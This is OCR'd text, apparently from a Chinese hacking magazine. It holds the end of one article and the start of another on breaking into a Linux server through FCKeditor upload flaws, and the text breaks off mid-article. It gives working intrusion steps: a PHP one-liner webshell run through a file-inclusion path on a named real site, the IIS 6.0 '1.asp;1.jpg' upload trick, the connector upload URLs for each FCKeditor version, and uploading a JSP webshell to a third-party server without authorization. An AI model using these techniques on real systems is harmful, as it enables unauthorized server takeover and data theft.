


图7

之后访问"http://www.tpclub.com/en/frame_en.php?link=../stat/data/detail.dat"，执行插入的PHP代码，成功获得了一个Shell，如图8所示。





图8

通过Shell发现WebShell不能执行的原因是网站配置有问题，不能正常接收$_POST和$_GET数据，但是打开了全局变量，于是写了个"<?system($ev);?>"就当WebShell用了。至此，本次检测就结束了。

前置知识：无
关键词：渗透、FCKeditor、Linux

利用FCKeditor漏洞渗透Linux服务器



文/图 Simeon

FCKeditor是一个专门用于网站开源的所见即所得文字编辑器，使用简单，不需要太复杂的安装步骤即可使用。它可和PHP、JavaScript、ASP、ASP.NET、ColdFusion、Java，以及ABAP等不同的编程语言相结合。很多网站都使用FCKeditor在线编辑器，目前最新版本为3.0.1，其早期版本曾由于过滤不严格等原因爆出多个漏洞，主要是通过文件上传来获取WebShell。FCKeditor漏洞主要利用思路是：

1）通过Google等搜索引擎或者通过查看网站源代码来获取网站是否使用FCKeditor编辑器。查看发布内容模块也很容易区分系统是否使用了FCKeditor编辑器。

2）获取或者猜测FCKeditor的安装目录。可以手工也可以通过工具软件扫描目录，获取FCKeditor的安装目录以及存在的文件。

3）利用IIS 6.0文件解析漏洞上传一句话木马或者WebShell。IIS 6.0中存在一个文件解析漏洞，在以"*.asp"文件命名的目录下的ASP文件也能被解析执行；另外就是文件名称类似"1.asp;1.jpg"的文件上传后可以作为ASP文件被执行。

4）直接上传WebShell。在获取了FCKeditor的安装路径后，可以浏览或者上传文件，例如在早期版本中输入如下地址可以直接上传文件："fckeditor/editor/filemanager/browser/default/browser.html?Type=ImageConnector=connectors/asp/connector.asp"。

下面以一个实际案例来讲解如何通过FCKeditor渗透Linux服务器。

一个 Shell 引发的渗透

JSP 的 WebShell 主要有 JShell、JFold 和 jspFilebrowser 三种，当然还有单独所谓“CMD”型的 JSP 后门，其主要功能就是执行类似 CMD 的命令。通过 Google 搜索“阿呆 JSP WebShell”时，出来一个 JSP 的网页地址，凭感觉知道第一个搜索记录就是一个 WebShell 地址。

验证 WebShell

直接打开第一个搜索记录，获取真实的网站地址：“http://www.xxxxx.com/UserFiles/Image/ IMG20090817235411840.jsp，打开后能够正常运行，如图 1 所示，输入一些常见的密码进行尝试登录，均未能成功！




图 1　测试 WebShell

分析 WebShell

拿到一个 WebShell 后，第一感觉是该网站肯定存在漏洞，入侵者有可能修复过漏洞，也可能未修复漏洞，从该地址来看很像 FCKeditor 编辑器，直接在网站地址后加上“FCKeditor/ editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/jsp/connector”打开，如图 2 所示，打开了 FCKeditor 熟悉的上传页面。




图 2　打开 FCKeditor 上传页面

说明：FCKeditor 编辑器的典型目录结构如图 3 所示，本例中的“UserFiles/Image/”就属于这种结构。




图 3

上传 WebShell

在 FCKeditor 中，单击浏览按钮直接选择一个 JSP 的 WebShell 文件，单击“Upload”上传，如图 4 所示，上传成功。




图 4　上传 WebShell

技巧：在上传时可以先使用“Create New Folder”创建一个文件夹，如果能够创建说明权限较大，基本可以成功上传文件；在直接上传文件失败的情况下，可以尝试分别上传文件名称为“1.asp;1.jpg”和“1.asp;jpg”的一句话木马。在某些情况下还可以直接浏览当前目录的文件，其中可能会留下以前入侵者留下的现存 WebShell。在“browser.html?Type=Image”中的 Type 有 File、Flash 和 Image 三种类型，可以在地址中进行修改，用来上传或者查看文件、Flash 文件和图像文件；各种版本的 FCKeditor 上传利用地址为：FCKeditor/editor/ filemanager/browser/default/browser.html?Type= Image&Connector=connectors，JSP 版本为/jsp/connector，ASP 版本为/asp/connector，ASPX 版本为/aspx/connector，CFM 版本为/cfm/connector。

测试上传的 WebShell

由于 FCKeditor 的典型目录结构为“UserFiles/Image/”，因此上传的 WebShell 地址公式为“UserFiles/Image（File 和 Flash）/+文件名称”，本例中是上传到 Flash 文件目录，因此实际地址为“http://www.xxxxx.com/UserFiles/ Flash/Browser.jsp”，如图 5 所示。WebShell 能够正常运行，此时就可以利用 WebShell 下载、上传、删除、复制以及执行命令了。




图 5　测试上传的 WebShell

对 WebShell 所在服务器进行分析与信息收集

1）获取服务器类型

在获取 WebShell 后可以通过它来执行命令，查看服务器的配置情况，如图 6 所示，通过浏览文件目录可以确定该服务器为 Linux 服务器。

